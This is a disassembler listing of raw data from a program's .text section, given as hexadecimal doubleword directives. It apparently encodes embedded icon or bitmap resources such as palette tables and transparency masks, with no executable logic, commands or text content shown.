.text:004019B0 dd 6554C400h, 57E4E3E2h, 936C6C6Ah, 1A2A5493h, 0E7E603h

.text:004019B0 dd 3 dup(0)

.text:004019D0 dd 1642800h, 0DE01DD84h, 6C9B01DFh, 1AFB546Ch, 0E1E00C04h

.text:004019D0 dd 3 dup(0)

.text:004019F0 dd 744B4200h, 0DAD970D8h, 6C93FB62h, 1E365493h, 0DC0CCAF9h

.text:004019F0 dd 0C1h, 2 dup(0)

.text:00401A10 dd 4B540C00h, 75D2D101h, 6C47D5D4h, 1A365493h, 1AC42B03h

.text:00401A10 dd 0D710h, 2 dup(0)

.text:00401A30 dd 4B540C00h, 67CD014Bh, 4B47CFCEh, 0F1F6C6Ch, 6C11281Eh

.text:00401A30 dd 0D00237h, 2 dup(0)

.text:00401A50 dd 4B540C00h, 0C701544Bh, 36C9B8C8h, 364B6C01h, 20200D1Bh

.text:00401A50 dd 0CCCBF921h, 2 dup(0)

.text:00401A70 dd 4B4B4200h, 14B5454h, 4E6768C2h, 370174C3h, 42121A0Fh

.text:00401A70 dd 0C5F1C42Bh, 0C6h, 0

.text:00401A90 dd 1F1F0C00h, 64545454h, 70BE5701h, 47C0BF61h, 1B1B4A40h

.text:00401A90 dd 1FFE03F0h, 0C1h, 0

.text:00401AB0 dd 2A1F4200h, 4B4B544Bh, 0B6B5B486h, 0B067968Dh, 6DBA40B9h

.text:00401AB0 dd 361E1B29h, 0BBh, 0

.text:00401AD0 dd 361F4200h, 54544B1Fh, 87ACAB74h, 0AFAEAD01h, 0B114B067h

.text:00401AD0 dd 0B2363740h, 0B3h, 0

.text:00401AF0 dd 361F4200h, 544B831Fh, 0A2606C54h, 0A4592A86h, 0A8A770A5h

.text:00401AF0 dd 8E405EA9h, 0AAh, 0

.text:00401B10 dd 36374200h, 544B1F2Ah, 9A99014Bh, 11E3601h, 727E6C01h

.text:00401B10 dd 8C9F629Dh, 0A0h, 0

.text:00401B30 dd 36374200h, 4B4B2A37h, 928D6A37h, 64F0546Ah, 7D946A01h

.text:00401B30 dd 97609695h, 98h, 0

.text:00401B50 dd 0FB374200h, 831F3637h, 85846A41h, 8940876Ah, 8C618B8Ah

.text:00401B50 dd 8F018E8Dh, 90h, 0

.text:00401B70 dd 0F2A3800h, 1F2A3736h, 7D7C6A64h, 627E0101h, 81807F61h

.text:00401B70 dd 746C0101h, 82h, 0

.text:00401B90 dd 1BFB3800h, 2A2A2AFBh, 76695941h, 79677877h, 74017B7Ah

.text:00401B90 dd 4B546C54h, 4Ch, 0

.text:00401BB0 dd 0F363800h, 2A2A360Fh, 6F6E474Ah, 73727170h, 6C547440h

.text:00401BB0 dd 1B1A376Ch, 4Ch, 0

.text:00401BD0 dd 1BFB3800h, 53360F0Fh, 67584B1Fh, 65016968h, 1F6C5403h

.text:00401BD0 dd 2A4D4D1Ah, 38h, 0

.text:00401BF0 dd 1A0F3800h, 1F290F0Fh, 6261605Fh, 64645963h, 30F371Ah

.text:00401BF0 dd 651F1A03h, 42h, 0

.text:00401C10 dd 4D1A4C00h, 502A1B1Bh, 52575645h, 4B375A59h, 0F003031Ah

.text:00401C10 dd 54544BFBh, 42h, 0

.text:00401C30 dd 31A4C00h, 4E0F1C1Ah, 5251504Fh, 1A2A5347h, 2A1AF8F8h

.text:00401C30 dd 544B4B54h, 0Ch, 0

.text:00401C50 dd 0F01A2100h, 45442F43h, 49484746h, 12F04A47h, 2A37030Eh

.text:00401C50 dd 4B371F37h, 42h, 0

.text:00401C70 dd 0DF03900h, 3D3C143Ah, 3F16313Ah, 0D061240h, 3736030Fh

.text:00401C70 dd 1F362A2Ah, 0Ch, 0

.text:00401C90 dd 12032B00h, 2F2E2D2Ch, 33323130h, 0F12040Ah, 360F0DFBh

.text:00401C90 dd 1F362A36h, 38h, 0

.text:00401CB0 dd 12F92100h, 0A24230Ah, 25261525h, 0F1BF228h, 0F1BF90Fh

.text:00401CB0 dd 2A0FFB0Fh, 0Ch, 0

.text:00401CD0 dd 0FEF0FD00h, 1413FF12h, 0E171615h, 1B1B1A04h, 0F1AF90Fh

.text:00401CD0 dd 1F1B0F0Fh, 20h, 0

.text:00401CF0 dd 0F1F0EF00h, 0F5F4F3F2h, 0CF60A09h, 0F8F8F0F7h, 0FAF90403h

.text:00401CF0 dd 0FBF8F0FAh, 0FCh, 10h dup(0)

.text:00401D4C dd 0FFFFFF00h, 0FFFFFFFFh, 0F00F0FFh, 300F0FFh, 100F0FFh

.text:00401D4C dd 2 dup(0F0FFh), 0F07Fh, 0F03Fh, 0F01Fh, 14h dup(0F00Fh)

.text:00401D4C dd 0FFFFFF0Fh, 0FFFFFFFFh, 0C24FFh, 6A75524Bh, 726B7972h

.text:00401D4C dd 666D6A74h, 783500h, 1C20000h, 11D00000h, 0BD60000h

.text:00401D4C dd 3460000h, 1A8601FFh, 8010000h, 63695000h, 65727574h

.text:00401D4C dd 3000031h, 8C6h, 746Ch, 8BEh, 10000h, 20200001h, 10000h

.text:00401D4C dd 8A80008h, 160000h, 280000h, 200000h, 400000h, 10000h

.text:00401D4C dd 8, 4800000h, 2 dup(0)

.text:00401E44 dd 1000000h, 2 dup(0)

.text:00401E50 dd 0FFFF0000h, 0B0B000FFh, 0C8C800B0h, 0CCCC00C8h, 0C0C000CCh

.text:00401E50 dd 0C8C800C4h, 0D8D800CCh, 0C4C400CCh, 0D0D000C4h, 0B8B800D0h

.text:00401E50 dd 0A8A800B8h, 0B4B400A8h, 0D4D400B4h, 0D4D400D4h, 0CCCC00D0h

.text:00401E50 dd 0BCBC00D0h, 0BCBC00C8h, 0D0D000CCh, 0D8D800D4h, 0BCBC00D8h

.text:00401E50 dd 0ACAC00BCh, 0C0C000ACh, 0E8E800C0h, 0E4E400E8h, 0E4E400E4h

.text:00401E50 dd 0D0D000E0h, 0CCCC00E0h, 0B0B000DCh, 0E0E000D4h, 0E0E000E4h

.text:00401E50 dd 0ECEC00E0h, 0F0F000ECh, 0A4A400F0h, 0D0D000D0h, 0F0F000DCh

.text:00401E50 dd 0D8D800E8h, 989800E0h, 0B8B800C8h, 0ECEC00D8h, 0C0C000E8h

.text:00401E50 dd 707000D8h, 0F4F400B8h, 0B0B000ECh, 989800D0h, 0DCDC00CCh

.text:00401E50 dd 686800DCh, 0DCDC00B8h, 0F8F800E4h, 0C8C800F0h, 8C8C00DCh

.text:00401E50 dd 0D8D800C4h, 0A8A800E4h, 383800D0h, 787800A4h, 0E4E400C0h

.text:00401E50 dd 888800E8h, 0C4C400C4h, 0F4F400DCh, 0F4F400F0h, 2C2C00F4h

.text:00401E50 dd 747400A0h, 0C0C000BCh, 0BCBC00DCh, 0F0F000D8h, 848400ECh

.text:00401E50 dd 303000C0h, 484800A0h, 646400ACh, 0E4E400B4h, 909000ECh

.text:00401E50 dd 282800C8h, 181800A0h, 80800098h, 0DCDC00C4h, 303000ECh

.text:00401E50 dd 606000A4h, 0BCBC00B4h, 0ECEC00DCh, 0F0F000F0h, 0E0E000F4h

.text:00401E50 dd 707000ECh, 383800BCh, 202000A8h, 2C2C009Ch, 7C7C00A4h

.text:00401E50 dd 0CCCC00C4h, 0FCFC00E0h, 2 dup(0F8F800F8h), 0D8D800F4h

.text:00401E50 dd 0A4A400ECh, 0A0A000D4h, 444400D0h, 202000A8h, 40400098h

.text:00401E50 dd 909000A8h, 0D8D800CCh, 0D4D400E8h, 6C6C00E4h, 0C0C000BCh

.text:00401E50 dd 0D0D000E0h, 808000E8h, 444400C0h, 949400ACh, 0D4D400CCh

.text:00401E50 dd 0FCFC00E8h, 0CCCC00FCh, 0C8C800C8h, 0E8E800E0h, 747400ECh

.text:00401E50 dd 4C4C00C0h, 0CCCC00ACh, 0B8B800E4h, 0B4B400C4h, 0C4C400B0h

.text:00401E50 dd 101000C8h, 4C4C0098h, 909000B0h, 0B0B000B4h, 0A8A800B4h

.text:00401E50 dd 707000D4h, 0E8E800C0h, 8C8C00F0h, 3C3C00C8h, 242400A8h

.text:00401E50 dd 3434009Ch, 888800A4h, 7C7C00ACh, 0ACAC00C0h, 646400D8h

.text:00401E50 dd 0B4B400B8h, 0B0B000D4h, 0B4B400BCh, 0DCDC00B8h, 0A0A000E8h

.text:00401E50 dd 545400CCh, 0A4A400B4h, 9C9C00A0h, 505000D0h, 4C4C00B0h

.text:00401E50 dd 2C2C004Ch, 0C8C80030h, 242400E4h, 848400A0h, 14140084h

.text:00401E50 dd 1C1C0098h, 5C5C0098h, 8C8C00B4h, 5858008Ch, 9C9C00B4h

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.text:00401E50 dd 74740088h, 0B4B40074h, 545400D8h, 6C6C00B0h, 9494006Ch

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.text:00401E50 dd 5C5C0080h, 0E0E0005Ch, 0C4C400E8h, 0B0B000E4h, 787800D8h

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.text:00401E50 dd 0ECEC00D4h, 646400E4h, 0B2B20064h, 0CACA00B2h, 0CECE00CAh

.text:00401E50 dd 0C2C200CCh, 0CACA00C6h, 0D8D800CCh, 0C4C400CEh, 0CECE00C6h

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.text:00401E50 dd 0BEBE00D6h, 0D2D200CAh, 2 dup(0D6D600D4h), 0DADA00D6h

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.text:00401E50 dd 0D2D200E2h, 0B2B200E0h, 0E2E200D4h, 0E2E200E0h, 0EAEA00E2h

.text:00401E50 dd 0E6E600EAh, 0EAEA00E6h, 0D2D200E8h, 0F0F000DEh, 0DADA00EAh

.text:00401E50 dd 989800E2h, 0BABA00CAh, 0EEEE00D8h, 0F2F200EEh, 0EEEE00F2h

.text:00401E50 dd 0C2C200EAh, 727200DAh, 0ECEC00BAh, 0B2B200EAh, 9A9A00D2h

.text:00401E50 dd 0E2E200CCh, 0DEDE00E6h, 0E8E800DEh, 0D8D800EAh, 6A6A00E2h

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.text:00401E50 dd 2E2E00C6h, 767600A2h, 0C2C200BEh, 0F2F200DEh, 0F2F200EEh

.text:00401E50 dd 0F0F000F0h, 0E4E400EEh, 848400EAh, 323200C2h, 4A4A00A2h

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.text:00401E50 dd 2A2A00CAh, 1A1A00A0h, 0F6F6009Ah, 0ECEC00F4h, 0A8A800EEh

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.text:00402270 dd 3 dup(0)

.text:00402290 dd 1714C500h, 0ADAD1DCDh, 0CD171FCEh, 171717CDh, 0AE9F0317h

.text:00402290 dd 3 dup(0)

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.text:004022B0 dd 0ABh, 2 dup(0)

.text:004022D0 dd 0F703BB00h, 0A469496Ch, 6A57A33Dh, 203B6A6Ah, 160D1E17h

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.text:004022F0 dd 5803BB00h, 4D6E2E4Ah, 574ED3F3h, 203B6A57h, 0D091E1Fh

.text:004022F0 dd 0A19C03h, 2 dup(0)

.text:00402310 dd 3B040A00h, 9E679D58h, 57862E63h, 203B5858h, 40DCE1Fh

.text:00402310 dd 8C9F0317h, 2 dup(0)

.text:00402330 dd 0D603BB00h, 9A81D6D6h, 3A784791h, 0D6FD5857h, 0B32D17D5h

.text:00402330 dd 9B081F18h, 9Ch, 0

.text:00402350 dd 3B030A00h, 643BD6D6h, 879A4895h, 0FD575745h, 0D181FD5h

.text:00402350 dd 8130DB9h, 9897h, 0

.text:00402370 dd 3B030A00h, 583B203Bh, 9248364Ah, 574E1C4Ch, 18CDD53Bh

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.text:00402390 dd 3B030A00h, 0F7F7D63Bh, 5FF5706Ah, 4D638F47h, 1F20594Eh

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.text:004023B0 dd 20030A00h, 3AF73B20h, 5C514A6Ah, 4B539E78h, 0F7FE3E6Eh

.text:004023B0 dd 0CDCD1FEFh, 8D8C163Bh, 0

.text:004023D0 dd 3B030A00h, 3A3B20D6h, 60555058h, 955C864Eh, 263D3554h

.text:004023D0 dd 59F73A50h, 89B83Bh, 0

.text:004023F0 dd 3B040A00h, 3BFD2020h, 55604EFDh, 453A5745h, 7C352E81h

.text:004023F0 dd 0A33383D9h, 0A8483h, 0

.text:00402410 dd 3B030A00h, 3B58203Bh, 6E783B3Bh, 0FD1F584Ah, 7B707A58h

.text:00402410 dd 3567477Ch, 857F4Bh, 0

.text:00402430 dd 0D6030A00h, 0D6D6D520h, 5164573Bh, 20D55769h, 38654F57h

.text:00402430 dd 0F552914Bh, 0C768Bh, 0

.text:00402450 dd 0D6030C00h, 3B20D520h, 6370573Bh, 1F57576Ch, 0FB7E36EEh

.text:00402450 dd 5070FA75h, 0C1069h, 0

.text:00402470 dd 0D6030C00h, 3BD62020h, 516957D6h, 4965FD64h, 684353F4h

.text:00402470 dd 6A573B5Ah, 140459h, 0

.text:00402490 dd 20030C00h, 3B3B2020h, 554A5920h, 53435C5Bh, 3B61685Dh

.text:00402490 dd 0D6D65857h, 140320h, 0

.text:004024B0 dd 20030A00h, 3B20D520h, 6E45F7D5h, 49548F7Ch, 58574F56h

.text:004024B0 dd 1F1FD63Bh, 0BBB3D5h, 0

.text:004024D0 dd 20EA0C00h, 0D5201F1Fh, 4B784E20h, 4E4D4C48h, 3B3B20EFh

.text:004024D0 dd 0CD171F20h, 140420h, 0

.text:004024F0 dd 0D5EA0C00h, 20D5CDCDh, 0FC3CFA6Dh, 0D6594A49h, 1F2020D5h

.text:004024F0 dd 201FCD17h, 14043Bh, 0

.text:00402510 dd 1F030C00h, 0F2F117CDh, 82F5F4F3h, 0D520F73Fh, 17171720h

.text:00402510 dd 3BD6201Fh, 0F804D6h, 0

.text:00402530 dd 0CDEA0C00h, 7B27DA17h, 7BEEEDECh, 0D5D63A3Fh, 1F171717h

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.text:00402550 dd 17080C00h, 7CE51F17h, 3886DFE7h, 171F3AE9h, 201F1717h

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.text:00402570 dd 0CD080C00h, 0D9E13340h, 32E330E2h, 18184033h, 201F1717h

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.text:00402590 dd 0CE160C00h, 0D8D9D840h, 9683DA2Ah, 0CE1ECEDDh, 1FCECD20h

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.text:004025B0 dd 17C60C00h, 0C9211ACFh, 3F2C2F40h, 1F171EC7h, 0D5171F20h

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.text:004025F0 dd 0D0A1500h, 0FBEBD0Dh, 0C10D11BFh, 0C3C3C209h, 13C4C2C3h

.text:004025F0 dd 0C3132D2Dh, 0C5142Dh, 0

.text:00402610 dd 40C0000h, 0B4B4B304h, 3B704B5h, 90904B8h, 0B9B30409h

.text:00402610 dd 9090909h, 0A09h, 8 dup(0)

.text:0040264C dd 0FFFF0000h, 0F0FFFFh, 0E0FF07h, 0E0FF03h, 0E0FF01h

.text:0040264C dd 0E0FF00h, 0E07F00h, 0E03F00h, 0E01F00h, 0E00F00h, 2 dup(0E00700h)

.text:0040264C dd 0E00300h, 11h dup(0E00700h), 0F00700h, 0FFFF0F00h, 5FFFFh

.text:0040264C dd 0D0000000h, 12069F11h, 11A0000h, 2B004200h, 8C6h, 746Ch

.text:0040264C dd 8BEh, 10000h, 20200001h, 10000h, 8A80008h, 160000h

.text:0040264C dd 280000h, 200000h, 400000h, 10000h, 8, 4800000h, 2 dup(0)

.text:00402720 dd 1000000h, 2 dup(0)

.text:0040272C dd 0FFFF0000h, 0B0B000FFh, 0C8C800B0h, 0CCCC00C8h, 0C0C000CCh

.text:0040272C dd 0C8C800C4h, 0D8D800CCh, 0C4C400CCh, 0D0D000C4h, 0B8B800D0h

.text:0040272C dd 0A8A800B8h, 0B4B400A8h, 0D4D400B4h, 0D4D400D4h, 0CCCC00D0h

.text:0040272C dd 0BCBC00D0h, 0BCBC00C8h, 0D0D000CCh, 0D8D800D4h, 0BCBC00D8h

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.text:0040272C dd 0D0D000E0h, 0CCCC00E0h, 0B0B000DCh, 0E0E000D4h, 0E0E000E4h

.text:0040272C dd 0ECEC00E0h, 0F0F000ECh, 0A4A400F0h, 0D0D000D0h, 0F0F000DCh

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.text:0040272C dd 707000D8h, 0F4F400B8h, 0B0B000ECh, 989800D0h, 0DCDC00CCh

.text:0040272C dd 686800DCh, 0DCDC00B8h, 0F8F800E4h, 0C8C800F0h, 8C8C00DCh

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.text:0040272C dd 888800E8h, 0C4C400C4h, 0F4F400DCh, 0F4F400F0h, 2C2C00F4h

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.text:0040272C dd 303000C0h, 484800A0h, 646400ACh, 0E4E400B4h, 909000ECh

.text:0040272C dd 282800C8h, 181800A0h, 80800098h, 0DCDC00C4h, 303000ECh

.text:0040272C dd 606000A4h, 0BCBC00B4h, 0ECEC00DCh, 0F0F000F0h, 0E0E000F4h

.text:0040272C dd 707000ECh, 383800BCh, 202000A8h, 2C2C009Ch, 7C7C00A4h

.text:0040272C dd 0CCCC00C4h, 0FCFC00E0h, 2 dup(0F8F800F8h), 0D8D800F4h

.text:0040272C dd 0A4A400ECh, 0A0A000D4h, 444400D0h, 202000A8h, 40400098h

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.text:0040272C dd 0FCFC00E8h, 0CCCC00FCh, 0C8C800C8h, 0E8E800E0h, 747400ECh

.text:0040272C dd 4C4C00C0h, 0CCCC00ACh, 0B8B800E4h, 0B4B400C4h, 0C4C400B0h

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.text:0040272C dd 707000D4h, 0E8E800C0h, 8C8C00F0h, 3C3C00C8h, 242400A8h

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.text:0040272C dd 0B4B400B8h, 0B0B000D4h, 0B4B400BCh, 0DCDC00B8h, 0A0A000E8h

.text:0040272C dd 545400CCh, 0A4A400B4h, 9C9C00A0h, 505000D0h, 4C4C00B0h

.text:0040272C dd 2C2C004Ch, 0C8C80030h, 242400E4h, 848400A0h, 14140084h

.text:0040272C dd 1C1C0098h, 5C5C0098h, 8C8C00B4h, 5858008Ch, 9C9C00B4h

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.text:0040272C dd 5C5C0080h, 0E0E0005Ch, 0C4C400E8h, 0B0B000E4h, 787800D8h

.text:0040272C dd 58580078h, 0DCDC0058h, 0C4C400E0h, 3C3C00D8h, 0C8C8003Ch

.text:0040272C dd 0ECEC00D4h, 646400E4h, 0B2B20064h, 0CACA00B2h, 0CECE00CAh

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.text:0040272C dd 989800E2h, 0BABA00CAh, 0EEEE00D8h, 0F2F200EEh, 0EEEE00F2h

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.text:0040272C dd 0E2E200CCh, 0DEDE00E6h, 0E8E800DEh, 0D8D800EAh, 6A6A00E2h

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.text:0040272C dd 7A7A00A6h, 0E6E600C0h, 0C6C600EAh, 0C6C600DCh, 8C8C00C6h

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.text:0040272C dd 0F0F000F0h, 0E4E400EEh, 848400EAh, 323200C2h, 4A4A00A2h

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.text:0040272C dd 2A2A00CAh, 1A1A00A0h, 0F6F6009Ah, 0ECEC00F4h, 0A8A800EEh

.text:0040272C dd 0D2h, 8 dup(0)

.text:00402B4C dd 1E140000h, 1EAF1DC7h, 17CE1727h, 1E1817CEh, 0B1BB17h

.text:00402B4C dd 3 dup(0)

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.text:00402B8C dd 0ABh, 2 dup(0)

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.text:00402BCC dd 5803BB00h, 4D6E2E4Ah, 574ED3F3h, 203B6A57h, 0D091E1Fh

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.text:00402C0C dd 0D603BB00h, 9A81D6D6h, 3A784791h, 0D6FD5857h, 0B32D17D5h

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.text:00402C2C dd 3B030A00h, 643BD6D6h, 879A4895h, 0FD575745h, 0D181FD5h

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.text:00402CCC dd 3B040A00h, 3BFD2020h, 55604EFDh, 453A5745h, 7C352E81h

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.text:00402E0C dd 0CDEA0C00h, 7B27DA17h, 7BEEEDECh, 0D5D63A3Fh, 1F171717h

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.text:00402E2C dd 17080C00h, 7CE51F17h, 3886DFE7h, 171F3AE9h, 201F1717h

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.text:00402ECC dd 0D0A1500h, 0FBEBD0Dh, 0C10D11BFh, 0C3C3C209h, 13C4C2C3h

.text:00402ECC dd 0C3132D2Dh, 0C5142Dh, 0

.text:00402EEC dd 40C0000h, 0B4B4B304h, 3B704B5h, 90904B8h, 0B9B30409h

.text:00402EEC dd 9090909h, 0A09h, 8 dup(0)

.text:00402F28 dd 0FFFF0000h, 0F0FFFFh, 0E0FF07h, 0E0FF03h, 0E0FF01h

.text:00402F28 dd 0E0FF00h, 0E07F00h, 0E03F00h, 0E01F00h, 0E00F00h, 2 dup(0E00700h)

.text:00402F28 dd 0E00300h, 11h dup(0E00700h), 0F00700h, 0FFFF0F00h, 132FFFFh

.text:00402F28 dd 8C637h, 746C00h, 8BE00h, 1000000h, 20000100h, 1000020h

.text:00402F28 dd 0A8000800h, 16000008h, 28000000h, 20000000h, 40000000h

.text:00402F28 dd 1000000h, 800h, 80000000h, 4, 2 dup(0)

.text:00402FF0 dd 1, 0

.text:00402FF8 dd 0FF000000h, 0B000FFFFh, 0C800B0B0h, 0CC00C8C8h, 0C000CCCCh

.text:00402FF8 dd 0C800C4C0h, 0D800CCC8h, 0C400CCD8h, 0D000C4C4h, 0B800D0D0h

.text:00402FF8 dd 0A800B8B8h, 0B400A8A8h, 0D400B4B4h, 0D400D4D4h, 0CC00D0D4h

.text:00402FF8 dd 0BC00D0CCh, 0BC00C8BCh, 0D000CCBCh, 0D800D4D0h, 0BC00D8D8h

.text:00402FF8 dd 0AC00BCBCh, 0C000ACACh, 0E800C0C0h, 0E400E8E8h, 0E400E4E4h

.text:00402FF8 dd 0D000E0E4h, 0CC00E0D0h, 0B000DCCCh, 0E000D4B0h, 0E000E4E0h

.text:00402FF8 dd 0EC00E0E0h, 0F000ECECh, 0A400F0F0h, 0D000D0A4h, 0F000DCD0h

.text:00402FF8 dd 0D800E8F0h, 9800E0D8h, 0B800C898h, 0EC00D8B8h, 0C000E8ECh

.text:00402FF8 dd 7000D8C0h, 0F400B870h, 0B000ECF4h, 9800D0B0h, 0DC00CC98h

.text:00402FF8 dd 6800DCDCh, 0DC00B868h, 0F800E4DCh, 0C800F0F8h, 8C00DCC8h

.text:00402FF8 dd 0D800C48Ch, 0A800E4D8h, 3800D0A8h, 7800A438h, 0E400C078h

.text:00402FF8 dd 8800E8E4h, 0C400C488h, 0F400DCC4h, 0F400F0F4h, 2C00F4F4h

.text:00402FF8 dd 7400A02Ch, 0C000BC74h, 0BC00DCC0h, 0F000D8BCh, 8400ECF0h

.text:00402FF8 dd 3000C084h, 4800A030h, 6400AC48h, 0E400B464h, 9000ECE4h

.text:00402FF8 dd 2800C890h, 1800A028h, 80009818h, 0DC00C480h, 3000ECDCh

.text:00402FF8 dd 6000A430h, 0BC00B460h, 0EC00DCBCh, 0F000F0ECh, 0E000F4F0h

.text:00402FF8 dd 7000ECE0h, 3800BC70h, 2000A838h, 2C009C20h, 7C00A42Ch

.text:00402FF8 dd 0CC00C47Ch, 0FC00E0CCh, 0F800F8FCh, 0F800F8F8h, 0D800F4F8h

.text:00402FF8 dd 0A400ECD8h, 0A000D4A4h, 4400D0A0h, 2000A844h, 40009820h

.text:00402FF8 dd 9000A840h, 0D800CC90h, 0D400E8D8h, 6C00E4D4h, 0C000BC6Ch

.text:00402FF8 dd 0D000E0C0h, 8000E8D0h, 4400C080h, 9400AC44h, 0D400CC94h

.text:00402FF8 dd 0FC00E8D4h, 0CC00FCFCh, 0C800C8CCh, 0E800E0C8h, 7400ECE8h

.text:00402FF8 dd 4C00C074h, 0CC00AC4Ch, 0B800E4CCh, 0B400C4B8h, 0C400B0B4h

.text:00402FF8 dd 1000C8C4h, 4C009810h, 9000B04Ch, 0B000B490h, 0A800B4B0h

.text:00402FF8 dd 7000D4A8h, 0E800C070h, 8C00F0E8h, 3C00C88Ch, 2400A83Ch

.text:00402FF8 dd 34009C24h, 8800A434h, 7C00AC88h, 0AC00C07Ch, 6400D8ACh

.text:00402FF8 dd 0B400B864h, 0B000D4B4h, 0B400BCB0h, 0DC00B8B4h, 0A000E8DCh

.text:00402FF8 dd 5400CCA0h, 0A400B454h, 9C00A0A4h, 5000D09Ch, 4C00B050h

.text:00402FF8 dd 2C004C4Ch, 0C800302Ch, 2400E4C8h, 8400A024h, 14008484h

.text:00402FF8 dd 1C009814h, 5C00981Ch, 8C00B45Ch, 58008C8Ch, 9C00B458h

.text:00402FF8 dd 0A000CC9Ch, 9000A0A0h, 0AC009090h, 4000D4ACh, 8800AC40h

.text:00402FF8 dd 74008888h, 0B4007474h, 5400D8B4h, 6C00B054h, 94006C6Ch

.text:00402FF8 dd 4800C894h, 0C4004848h, 0D000E0C4h, 0B400E4D0h, 8000DCB4h

.text:00402FF8 dd 5C008080h, 0E0005C5Ch, 0C400E8E0h, 0B000E4C4h, 7800D8B0h

.text:00402FF8 dd 58007878h, 0DC005858h, 0C400E0DCh, 3C00D8C4h, 0C8003C3Ch

.text:00402FF8 dd 0EC00D4C8h, 6400E4ECh, 0B2006464h, 0CA00B2B2h, 0CE00CACAh

.text:00402FF8 dd 0C200CCCEh, 0CA00C6C2h, 0D800CCCAh, 0C400CED8h, 0CE00C6C4h

.text:00402FF8 dd 0AA00CECEh, 0B600AAAAh, 0D400B6B6h, 0D200D2D4h, 0D400D0D2h

.text:00402FF8 dd 0BE00D6D4h, 0D200CABEh, 0D600D4D2h, 0D600D4D6h, 0DA00D6D6h

.text:00402FF8 dd 0D200DADAh, 0AE00D2D2h, 0C200AEAEh, 0E600C2C2h, 0E400E4E6h

.text:00402FF8 dd 0D200E2E4h, 0B200E0D2h, 0E200D4B2h, 0E200E0E2h, 0EA00E2E2h

.text:00402FF8 dd 0E600EAEAh, 0EA00E6E6h, 0D200E8EAh, 0F000DED2h, 0DA00EAF0h

.text:00402FF8 dd 9800E2DAh, 0BA00CA98h, 0EE00D8BAh, 0F200EEEEh, 0EE00F2F2h

.text:00402FF8 dd 0C200EAEEh, 7200DAC2h, 0EC00BA72h, 0B200EAECh, 9A00D2B2h

.text:00402FF8 dd 0E200CC9Ah, 0DE00E6E2h, 0E800DEDEh, 0D800EAE8h, 6A00E2D8h

.text:00402FF8 dd 0DC00B86Ah, 0CA00E6DCh, 0EE00DECAh, 0AA00ECEEh, 3A00D0AAh

.text:00402FF8 dd 7A00A63Ah, 0E600C07Ah, 0C600EAE6h, 0C600DCC6h, 8C00C6C6h

.text:00402FF8 dd 2E00C68Ch, 7600A22Eh, 0C200BE76h, 0F200DEC2h, 0F200EEF2h

.text:00402FF8 dd 0F000F0F2h, 0E400EEF0h, 8400EAE4h, 3200C284h, 4A00A232h

.text:00402FF8 dd 6400AE4Ah, 0F600B664h, 0BA00F2F6h, 0E600BABAh, 9200ECE6h

.text:00402FF8 dd 2A00CA92h, 1A00A02Ah, 0F6009A1Ah, 0EC00F4F6h, 0A800EEECh

.text:00402FF8 dd 0D2A8h, 8 dup(0)

.text:00403418 dd 14000000h, 0AF1DC71Eh, 0CE17271Eh, 1817CE17h, 0B1BB171Eh

.text:00403418 dd 3 dup(0)

.text:00403438 dd 14C50000h, 0AD1DCD17h, 171FCEADh, 1717CDCDh, 9F031717h

.text:00403438 dd 0AEh, 2 dup(0)

.text:00403458 dd 30A0000h, 8EA2A73Bh, 583B9D7Bh, 3B585858h, 0A1E17D5h

.text:00403458 dd 0ABAAh, 2 dup(0)

.text:00403478 dd 3BB0000h, 69496CF7h, 57A33DA4h, 3B6A6A6Ah, 0D1E1720h

.text:00403478 dd 0A69016h, 2 dup(0)

.text:00403498 dd 3BB0000h, 6E2E4A58h, 4ED3F34Dh, 3B6A5757h, 91E1F20h

.text:00403498 dd 0A19C030Dh, 2 dup(0)

.text:004034B8 dd 40A0000h, 679D583Bh, 862E639Eh, 3B585857h, 0DCE1F20h

.text:004034B8 dd 9F031704h, 8Ch, 0

.text:004034D8 dd 3BB0000h, 81D6D6D6h, 7847919Ah, 0FD58573Ah, 2D17D5D6h

.text:004034D8 dd 81F18B3h, 9C9Bh, 0

.text:004034F8 dd 30A0000h, 3BD6D63Bh, 9A489564h, 57574587h, 181FD5FDh

.text:004034F8 dd 130DB90Dh, 989708h, 0

.text:00403518 dd 30A0000h, 3B203B3Bh, 48364A58h, 4E1C4C92h, 0CDD53B57h

.text:00403518 dd 0D0D2D18h, 949B1413h, 0

.text:00403538 dd 30A0000h, 0F7D63B3Bh, 0F5706AF7h, 638F475Fh, 20594E4Dh

.text:00403538 dd 18CE171Fh, 900ACE18h, 0

.text:00403558 dd 30A0000h, 0F73B2020h, 514A6A3Ah, 539E785Ch, 0FE3E6E4Bh

.text:00403558 dd 0CD1FEFF7h, 8C163BCDh, 8Dh, 30A0000h, 3B20D63Bh, 5550583Ah

.text:00403558 dd 5C864E60h, 3D355495h, 0F73A5026h, 89B83B59h, 0

.text:00403598 dd 40A0000h, 0FD20203Bh, 604EFD3Bh, 3A574555h, 352E8145h

.text:00403598 dd 3383D97Ch, 0A8483A3h, 0

.text:004035B8 dd 30A0000h, 58203B3Bh, 783B3B3Bh, 1F584A6Eh, 707A58FDh

.text:004035B8 dd 67477C7Bh, 857F4B35h, 0

.text:004035D8 dd 30A0000h, 0D6D520D6h, 64573BD6h, 0D5576951h, 654F5720h

.text:004035D8 dd 52914B38h, 0C768BF5h, 0

.text:004035F8 dd 30C0000h, 20D520D6h, 70573B3Bh, 57576C63h, 7E36EE1Fh

.text:004035F8 dd 70FA75FBh, 0C106950h, 0

.text:00403618 dd 30C0000h, 0D62020D6h, 6957D63Bh, 65FD6451h, 4353F449h

.text:00403618 dd 573B5A68h, 1404596Ah, 0

.text:00403638 dd 30C0000h, 3B202020h, 4A59203Bh, 435C5B55h, 61685D53h

.text:00403638 dd 0D658573Bh, 140320D6h, 0

.text:00403658 dd 30A0000h, 20D52020h, 45F7D53Bh, 548F7C6Eh, 574F5649h

.text:00403658 dd 1FD63B58h, 0BBB3D51Fh, 0

.text:00403678 dd 0EA0C0000h, 201F1F20h, 784E20D5h, 4D4C484Bh, 3B20EF4Eh

.text:00403678 dd 171F203Bh, 140420CDh, 0

.text:00403698 dd 0EA0C0000h, 0D5CDCDD5h, 3CFA6D20h, 594A49FCh, 2020D5D6h

.text:00403698 dd 1FCD171Fh, 14043B20h, 0

.text:004036B8 dd 30C0000h, 0F117CD1Fh, 0F5F4F3F2h, 20F73F82h, 171720D5h

.text:004036B8 dd 0D6201F17h, 0F804D63Bh, 0

.text:004036D8 dd 0EA0C0000h, 27DA17CDh, 0EEEDEC7Bh, 0D63A3F7Bh, 171717D5h

.text:004036D8 dd 0D63B201Fh, 0A043BD6h, 0

.text:004036F8 dd 80C0000h, 0E51F1717h, 86DFE77Ch, 1F3AE938h, 1F171717h

